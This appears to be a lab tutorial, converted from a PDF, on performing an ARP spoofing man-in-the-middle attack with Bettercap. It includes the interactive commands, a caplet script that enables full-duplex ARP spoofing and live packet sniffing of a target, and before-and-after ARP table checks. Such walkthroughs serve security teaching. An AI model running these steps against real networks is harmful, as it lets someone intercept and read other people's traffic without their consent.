
RP Spoofing Attack – Intercepting Traffic via Manin-the-Middle

Preliminary Information

Target Machine Details:


• ARP Table (Before Attack)

(To be noted by the user manually or with command arp -a on Windows/Linux)



• IP Configuration of Target Machine


(Use ipconfig on Windows or ifconfig/ip a on Linux)



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• MAC Address of Attacker (Host)

(Find using ifconfig eth0 or ip link show eth0)



Starting Bettercap

Command to Run Bettercap on Interface eth0:

bettercap -iface eth0

? Tip: Use the help command inside Bettercap to view all available modules.



X Step-by-Step Manual Setup


1. Turn On Network Probing Module

net.probe on



2. View Help for a Specific Module


help <module name>



3. Set Module Options


Use this to configure module options:

set <option name> <boolean/ip>



4. Enable ARP Spoofing

arp.spoof on






ARP Table Changes on Target

Before Attack

(Record ARP table before spoofing)


After Attack

- Duplicate entries appear for the gateway IP, showing the MAC address of the attacker.
- Indicates successful spoofing.




X Stopping the Attack

Press Ctrl + C to stop the current Bettercap session.



After Stopping

• ARP table on the target should restore to its original state.






* Automating ARP Spoofing (Using a Caplet Script)

1. Open a Text Editor and Enter the Following Commands:

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets <your_target_ip>
arp.spoof on
net.sniff on
```

net.sniff on enables live packet sniffing of both incoming and outgoing traffic from the target.



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2. Save the File

Save the file as:

arp_spoof.cap


Location:

/root/


Run Caplet Script with Bettercap

Use the following command:

bettercap -iface eth0 -caplet arp_spoof.cap



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Ⅲ Verification

ARP Table of Target – Before vs After:

- **Before:** Normal unique entries for IP-MAC pairs.
- After: Duplicate or spoofed entries showing attacker's MAC address for multiple IPs.

